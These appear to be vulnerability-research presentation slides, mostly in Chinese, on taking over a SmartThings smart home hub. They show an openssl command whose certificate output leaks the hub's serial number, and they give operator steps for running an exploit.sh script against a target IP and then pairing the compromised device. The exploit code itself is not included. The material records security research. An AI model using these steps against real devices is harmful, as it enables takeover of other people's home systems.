



意外的發展 急轉直下是吧

Smart Home Hub



Smart Home Hub



Cert leak

```
[130 % openssl s_client -connect 192.168.2.8:443 -showcerts
Connecting to 192.168.2.8
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C=US, ST=MN, L=Minneapolis, O=SmartThings Inc., OU=Hub TLS Server, CN=3021694473, emailAddress=security@smarththings.com
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 C=US, ST=MN, L=Minneapolis, O=SmartThings Inc., OU=Hub TLS Server, CN=3021694473, emailAddress=security@smarththings.com
verify error:num=21:unable to verify the first certificate
verify return:1
depth=0 C=US, ST=MN, L=Minneapolis, O=SmartThings Inc., OU=Hub TLS Server, CN=3021694473, emailAddress=security@smarththings.com
verify return:1
---
```


Cert leak



orange 🍊 2024 年 10 月 18 日晚上 7:54
你們前幾天到底在忙什麼（跑

兩大問題

☑️配對需要 S/N

- 改從 SSL 撈



☑️重設後怎麼拿到 shell


- 不用拿 shell 已經 pwn 了



逐步執行

1. poetry shell 進去 python 環境
2. 測試環節 DEVCORE_DRY_RUN=1 ./exploit.sh <TARGET_IP>
 - 檢查是否有呈現 All passed
3. 打 exploit ./exploit.sh <TARGET_IP>
4. 等待機器燈號轉變成紅/綠交互閃爍，從打出 exploit 到燈號閃爍約兩分半
 - 如果有取得MAC，會有QR code 顯示，可以先拿出手機掃描 QR code，但要停在 App 要使用者確認燈號的地方，請到步驟 6
 - 如果無法取得MAC，會沒有QR code 顯示，請先尋找 exploit 中印出的 S/N number，等等要手動輸入，請到步驟 5
5. 無 QR code 的配對方法






超時

- 不管 hub 重設前是否有更新，每次綁定都會花超過十分鐘更新
 - 不需要任何操作
 - 有機會更新失敗



夢想藍圖



